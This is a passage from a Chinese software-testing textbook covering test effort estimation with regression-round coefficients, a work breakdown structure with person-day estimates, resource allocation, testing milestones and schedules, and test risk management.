可用性测试就比较困难,不可能有足够的时间来进行测试,只能采用空间换时间的办法,例如,在高负载情况下进行为期一周或一个月的测试,以判断其可靠性。其次,就是对提高可靠性的措施进行测试,如故障转移的测试。

10.3 测试项目的估算与进度安排

在进行项目计划时,就要确定资源需求和安排进度,而这些工作依赖于对测试范围和工作量的估算。估算技术主要有经验估算法或专家评估法、对比分析法、工作任务分解方法和数学建模方法等。通过比较、调整使用不同技术导出的估算值,计划者更有可能得到精确的估算。软件项目估算永远不会是一门精确的科学,但将良好的历史数据与系统化的技术结合起来能够提高估算的精确度。

项目开始前的计划,对任务的测试需求有一个大体的认识,但深度不够,其估算缺乏精度,进度表可能只是一个时间上的框架,其中一定程度上是靠计划制定者的经验来把握的。随着时间的推移、测试的不断深入,对任务会有进一步的认识,对很多问题都不再停留在比较粗略的估算上,项目进度表会变得越来越详细、越准确。这也就是说,计划是一个过程,不仅仅是写成一个“测试计划书”文档。

10.3.1 测试工作量估算

测试的工作量是根据测试范围、测试任务和开发阶段来确定的。测试范围和测试任务是测试工作量估算的主要依据。如何确定测试范围已在10.2节做了充分的讨论,可以根据产品需求规格说明来决定。测试任务是由质量需求、测试目标来决定的,质量要求越高,越要进行更深、更充分的测试,回归测试的次数和频率也要加大,测试的工作量也要增加。处在不同的开发阶段,测试工作量的差异也很大。新产品第一个版本的开发过程,相对于以后的版本来说,测试的工作量要大一些。但也不是绝对的,例如,第1个版本的功能较少,在第2、3个版本中,增加了较多的新功能,虽然新加的功能没有第1个版本的功能多,但是在第2、3个版本的测试中,不仅要完成新功能的测试,还要完成第1个版本的功能回归测试,以确保原有的功能正常。

在一般情况下,一个项目要进行两三次回归测试。所以,假定一轮(Round)功能测试需要100个人日,则完成一个项目所有的功能测试肯定就不止100个人日,往往需要200～300多个人日。可以采用以下公式计算:

$$W = \mathrm{Wo} + \mathrm{Wo} \times R1 + \mathrm{Wo} \times R2 + \mathrm{Wo} \times R3$$

(1) W 为总工作量,Wo 为一轮测试的工作量。

(2) $R1$,$R2$,$R3$ 为每轮的递减系数。受不同的代码质量、开发流程和测试周期等影响,$R1$、$R2$、$R3$ 的值是不同的。对于每一个公司来说,可以通过历史积累的数据获得经验值。

测试的工作量,还受自动化测试程度、编程质量、开发模式等多种因素影响。在这些影响的因素中,编程质量是主要的。编程质量越低,测试的重复次数可能就越多。回归测试的范围,在这三次中可能各不相同,这取决于测试结果,即测试缺陷的分布情况。如果缺陷多且分

布很广，所有的测试用例都要被再执行一遍。缺陷少且分布比较集中，可以选择部分或少数的测试用例作为回归测试所要执行的范围。

代码质量相对较低的情况下，假定 $R1$、$R2$、$R3$ 的值分别为 80%、60%、40%，若一轮功能测试的工作量是 100 个人日，则总的测试工作量为 280 个人日。如果代码质量高，一般只需要进行两轮回归测试，$R1$、$R2$ 值也降为 60%、30%，则总的测试工作量为 190 个人日，工作量减少了 32%以上。

自动化程度越高，测试工作量就越低。由计算机运行的自动化脚本效率很高，能使实际测试执行的工作量大大降低。但是在很多情况下，测试自动化并不能大幅度降低工作量，因为测试脚本开发的工作量很大。也就是说，将总体的测试工作量前移了，从测试执行阶段移到测试脚本设计和开发的阶段，总体工作量没有明显降低。同时，由于自动化脚本可以重复使用，而且机器可以没日没夜地运行，回归测试就可以频繁进行，如每天可以执行一次，这样任何回归缺陷都可以即时发现，提高软件产品的质量。

工作量的估计是比较复杂的，针对不同的应用领域、程序设计技术、编程语言等，其估算方法是不同的。其估算可能要基于一些假定或定义。

(1) 效率假设。即测试队伍的工作效率。对于功能测试，这主要依赖于应用的复杂度、窗口的个数、每个窗口中的动作数目。对于容量测试，主要依赖于建立测试所需数据的工作量大小。

(2) 测试假设。目的是验证一个测试需求所需测试的动作数目，包括估计的每个测试用例所用的时间。

(3) 阶段假定。指所处测试周期不同阶段(测试设计、脚本开发、测试执行等)的划分，包括时间的长短。

(4) 复杂度假定。应用的复杂度指标和需求变化的影响程度决定了测试需求的维数。测试需求的维数越多，工作量就越大。

(5) 风险假定。一般考虑各种因素影响下所存在的风险，将这些风险带来的工作量设定为估算工作量之外的 10%～20%。

10.3.2 工作分解结构表方法

要做好测试工作量的估算，需要对测试任务进行细化，对每项测试任务进行分解，然后根据分解后的子任务进行估算。通常来说，分解的粒度越小，估算精度越高。可以再加上 10%～15%的浮动幅度，来确定实际所需的测试工作量。比较专业的方法是工作分解结构表(Work Breakdown Structure，WBS)，它按以下三个步骤来完成。

(1) 列出本项目需要完成的各项任务，如测试计划、需求和设计评审、测试设计、脚本开发、测试执行等。

(2) 对每个任务进一步细分，可进行多层次的细分，直到不能细分为止。如针对测试计划，首先可细分为：

① 确定测试目标。

② 确定测试范围。

③ 确定测试资源和进度。

④ 测试计划写作。

⑤ 测试计划评审。

(3) 列出需要完成的所有任务之后，根据任务的层次给任务进行编号，就形成了完整的工作分解结构表(如表10-2所示)。

表 10-2 测试工作分解结构表

1 测试计划	4 测试执行
1.1 确定测试目标	4.1 第1轮新功能测试
1.2 确定测试范围	4.2 性能测试
1.3 确定测试资源和进度	4.3 安全性测试
1.4 测试计划写作	4.4 安装测试
1.5 测试计划评审	4.5 第2轮回归新测试
2 需求和设计评审	4.6 升级和迁移测试
2.1 阅读文档以了解系统需求	4.7 最后一轮回归测试
2.2 需求规格说明书评审	5 测试环境建立和维护
2.3 编写/修改测试需求	5.1 软硬件购买
2.4 设计讨论	5.2 测试环境建立
2.5 设计文档评审	5.3 日常维护
3 测试设计和脚本开发	6 测试结果分析和报告
3.1 确定测试点	6.1 缺陷跟踪和分析
3.2 设计测试用例	6.2 性能测试结果分析
3.3 评审和修改测试用例	6.3 编写测试报告
3.4 设计测试脚本结构	7 测试管理工作
3.5 编写测试脚本基础函数	7.1 测试人员培训
3.6 录制测试脚本	7.2 项目会议
3.7 调试和修改测试脚本	7.3 日常管理
3.8 测试数据准备	……

WBS除了用表格的方式表达之外，还可以采用结构图的方式，那样会更直观、方便，如图10-1所示。


当WBS完成之后，就拥有了制定日程安排、资源分配和预算编制的基础信息，这样不仅可获得总体的测试工作量，还包括各个阶段或各个任务的工作量，有利于资源分配和日程安排。所以，WBS方法不仅适合工作量的估算，还适合日程安排、资源分配等计划工作。

10.3.3 资源的安排

软件测试项目的资源管理是一项最基本的内容，项目的完成依赖于必要的资源，“巧妇难作无米之炊”，没有资源就无法去做事情。如果资源不够充分，项目能进行下去，但不能及时完成任务。资源管理的目的不仅要保证测试项目有足够的资源，同时，应能充分有效地利用现有资源，进行资源的优化组合，避免资源浪费。

测试项目的资源，主要分为人力资源、系统资源(硬件和软件资源)以及环境资源。每一类资源都由4个特征来说明：资源描述、可用性说明、需要该资源的时间以及该资源被使用的持续时间。后两个特征可以看成是时间窗口，对于一个特定的窗口而言，资源的可用性必须在开发的最初期就建立起来。

在完成了测试工作量估算之后就能够基本确定一个软件测试项目所需的人员数量，并写入测试计划中。但是，仅知道人员数量是不够的，因为软件测试项目所需的人员和要求在各个阶段是不同的。



测试项目A [0]
[ETA 86 人日]
测试计划 [1]
[ETA 11 人日]
确定测试目标 [1.1]
[ETA 1 人日]
确定测试范围 [1.2]
[ETA 3 人日]
确定测试资源和进度 [1.3]
[ETA 2 人日]
测试计划写作 [1.4]
[ETA 4 人日]
测试计划评审 [1.5]
[ETA 1 人日]
需求和设计评审 [2]
[ETA 9 人日]
阅读文档以了解系统需求 [2.1]
[ETA 2 人日]
需求规格说明书评审 [2.2]
[ETA 2 人日]
编写/修改测试需求 [2.3]
[ETA 3 人日]
设计讨论 [2.4]
[ETA 1 人日]
设计文档评审 [2.5]
[ETA 1 人日]
测试设计和脚本开发 [3]
[ETA 25 人日]
确定测试点 [3.1]
[ETA 2 人日]
设计测试用例 [3.2]
[ETA 6 人日]
评审和修改测试用例 [3.3]
[ETA 3 人日]
设计测试脚本结构 [3.4]
[ETA 1 人日]
测试数据准备 [3.8]
[ETA 1 人日]
编写测试脚本基础 [3.5]
[ETA 5 人日]
录制测试脚本 [3.6]
[ETA 2 人日]
调试和修改测试脚本 [3.7]
[ETA 5 人日]
测试执行 [4]
[ETA 17 人日]
第1轮新功能测试 [4.1]
[ETA 3 人日]
性能测试 [4.2]
[ETA 5 人日]
安全性测试 [4.3]
[ETA 3 人日]
安装测试 [4.4]
[ETA 2 人日]
第2轮回归新测试 [4.5]
[ETA 2 人日]
升级和迁移测试 [4.6]
[ETA 1 人日]
最后一轮回归测试 [4.7]
[ETA 1 人日]
测试环境建立和维护 [5]
[ETA 9 人日]
软硬件购买 [5.1]
[ETA 2 人日]
测试环境建立 [5.2]
[ETA 2 人日]
日常维护 [5.3]
[ETA 5 人日]
测试结果分析和报告 [6]
[ETA 7 人日]
缺陷跟踪和分析 [6.1]
[ETA 3 人日]
性能测试结果分析 [6.2]
[ETA 2 人日]
编写测试报告 [6.3]
[ETA 2 人日]
测试管理工作 [7]
[ETA 8 人日]
测试人员培训 [7.1]
[ETA 1 人日]
项目会议 [7.2]
[ETA 3 人日]
日常管理 [7.3]
[ETA 4 人日]

(1) 在初期,也许只要测试组长介入进去,为测试项目提供总体方向、制定初步的测试计划,申请系统资源。

(2) 在测试前期,需要一些资深的测试人员,详细了解项目所涉及的业务和技术,分析和评估测试需求,设计测试用例、开发测试脚本。

(3) 在测试中期,主要是测试执行。如果测试自动化程度高,人力的投入没有明显的增加;如果测试自动化程度低,需要比较多的执行人员,他们也需要事先做好一定的准备。

(4) 在测试后期,资深的测试人员可以抽出部分时间去准备新的项目。

从经验看,人力资源的管理难度主要有以下三个方面。

(1) 资源需求的估计,依赖于工作量的估计和每个工程师的能力评估。

(2) 资源的应急处理,预留 10%的资源作为人力储备(Buffer)。

(3) 资源的阶段间或多个项目间的平衡艺术。

10.3.4 测试里程碑和进度表

在软件测试项目的计划书中,都会制定一个明确的日程进度表。如何对项目进行阶段划分、如何控制进度、如何控制风险等有一系列方法,但最成熟的技术是里程碑管理。

里程碑是项目中完成阶段性工作的标志,即将一个过程性的任务用一个结论性的标志来描述任务结束的、明确的起止点,一系列的起止点就构成引导整个项目进展的里程碑(Milestone)。一个里程碑标志着上一个阶段结束、下一个阶段开始,也就是定义当前阶段完成的标准(Exit Criteria)和下个阶段启动的条件或前提(Entry Criteria)。里程碑还具有下列特征。

(1) 里程碑也是有层次的,在一个父里程碑内可以定义多个子里程碑;

(2) 不同类型的项目,可能设置不同类型或不同数量的里程碑;

(3) 不同规模项目的里程碑,其数量多少不一样,里程碑可以合并或分解。

在软件测试周期中,建议定义 6 个父里程碑、十几个子里程碑。

M1:需求分析和设计的审查

- M11:市场/产品需求审查
- M12:产品规格说明书的审查
- M13:产品和技术知识传递
- M14:系统/程序设计的审查

M2:测试计划和设计

- M21:测试计划的制定
- M22:测试计划的审查
- M23:测试用例的设计
- M24:测试用例的审查
- M25:测试工具的设计和选择
- M26:测试脚本的开发

M3:代码(包括单元测试)完成

M4:测试执行

- M41:集成测试完成
- M42:功能测试完成
- M43:系统测试完成

M44：验收测试完成

M45：安装测试完成

M5：代码冻结

M6：测试结束

M61：为产品发布进行最后一轮测试

M62：写测试和质量报告

对每个子里程碑，如果需要更加严格的控制，还可以定义更细的里程碑，见表 10-3。

表 10-3　软件测试进度表例子

任务	天	任务	天	任务	天	任务	天
M21：测试计划制定	11	M23：测试设计	12	开发测试过程	5	验证测试结果	2
确定项目	1	测试用例的设计	7	测试和调试测试过程	2	调查突发结果	1
定义测试策略	2	测试用例的审查	2	修改测试过程	2	生成缺陷日记	1
分析测试需求	3	测试工具的选择	1	建立外部数据集	1	M62：测试评估	3
估算测试工作量	1	测试环境的设计	2	重新测试并调试测试过程	2	评估测试需求的覆盖率	1
确定测试资源	1	M26：测试开发	15	M42：功能测试	9	评估缺陷	0.5
建立测试结构组织	1	建立测试开发环境	1	设置测试系统	1	决定是否达到测试完成的标准	0.5
生成测试计划文档	2	录制和回放原型过程	2	执行测试	4	测试报告	1

10.4　测试风险和测试策略

测试总是存在着风险，软件测试项目的风险管理尤为重要，应预先重视风险的评估，并对要出现的风险有所防范。在风险管理中，首先要将风险识别出来，特别是确定哪些是可避免的风险，哪些是不可避免的风险，对可避免的风险要尽量采取措施去避免，所以风险识别是第一步，也是很重要的一步。风险识别的有效方法是建立风险项目检查表，按风险内容进行分项检查，逐项检查。然后，对识别出来的风险进行分析，主要从下列 4 个方面进行分析。

(1) 发生的可能性(风险概率)分析，建立一个尺度表示风险可能性(如极罕见、罕见、普通、可能、极可能)；

(2) 分析和描述发生的结果或风险带来的后果，即估计风险发生后对产品和测试结果的影响、造成的损失等；

(3) 确定风险评估的正确性，要对每个风险的表现、范围、时间做出尽量准确的判断；

(4) 根据损失(影响)和风险概率的乘积，排定风险的优先队列。

评估方法可以采用情景分析和专家决策方法、损失期望值法、风险评审技术、模拟仿真法和 FMEA(Failure Mode and Effects Analysis，失效模型和效果分析)法等。

10.4.1　测试风险管理计划

为了避免、转移或降低风险，事先要做好风险管理计划，包括单个风险的处理和所有风险综合处理的管理计划。风险的控制是建立在上述风险评估的结果上，对风险的处理还要制定一些应急的、有效的处理方案，不同类型的风险，对策也是不同的。

(1) 采取措施避免那些可以避免的风险,如可以通过事先列出要检查的所有条目,在测试环境设置好后,由其他人员按已列出条目逐条检查,避免环境配置错误。

(2) 风险转移,有些风险可能带来的后果非常严重,能否通过一些方法,将它转化为其他一些不会引起严重后果的低风险。如产品发布前夕发现,由于开发某个次要的新功能,给原有的功能带来一个严重Bug,这时要修正这个Bug所带来的风险就很大,采取的对策就是关闭(不激活)那个新功能,转移修正Bug的风险。

(3) 有些风险不可避免,就设法降低风险,如"程序中未发现的缺陷"这种风险总是存在,就要通过提高测试用例的覆盖率(如达到99.9%)来降低这种风险。

风险管理的完整内容和对策,如图10-2所示。控制风险还有一些其他策略,如:

(1) 在做计划时,估算资源、时间、预算时,要留有余地,如增加10%～15%的额度;而且把一些环节或边界上的有变化、难以控制的因素列入风险管理计划中。

(2) 对每个关键性技术人员培养后备人员,做好人员流动的准备,采取一些措施确保某些关键人员一旦离开公司,项目不会受到严重影响,仍可以继续下去。

(3) 制定文档标准,并建立一种机制,保证文档及时产生。

(4) 对所有工作实施互相审查机制,及时发现问题。

(5) 对所有过程进行日常跟踪,及时发现风险出现的征兆,避免风险。




图10-2 风险管理的内容和对策

10.4.2 测试策略的确定

软件测试通常指实际运行被测程序,输入相应的测试用例,判定执行结果是否符合要求,从而检验程序的正确性、可靠性和有效性。软件测试可采用的方法和技术是多种多样的,但通

常情况下不论采用什么方法和技术，其测试都是不彻底的，也是不完全的，因为任何一次完全测试或者穷举测试（即让被测程序在一切可能的操作情况下，包括正确的操作，也包括错误的操作情况下，全部执行一遍）的工作量太大，在实践上行不通。因此，任何实际测试，都不能够保证被测试程序中不存在遗漏的缺陷。

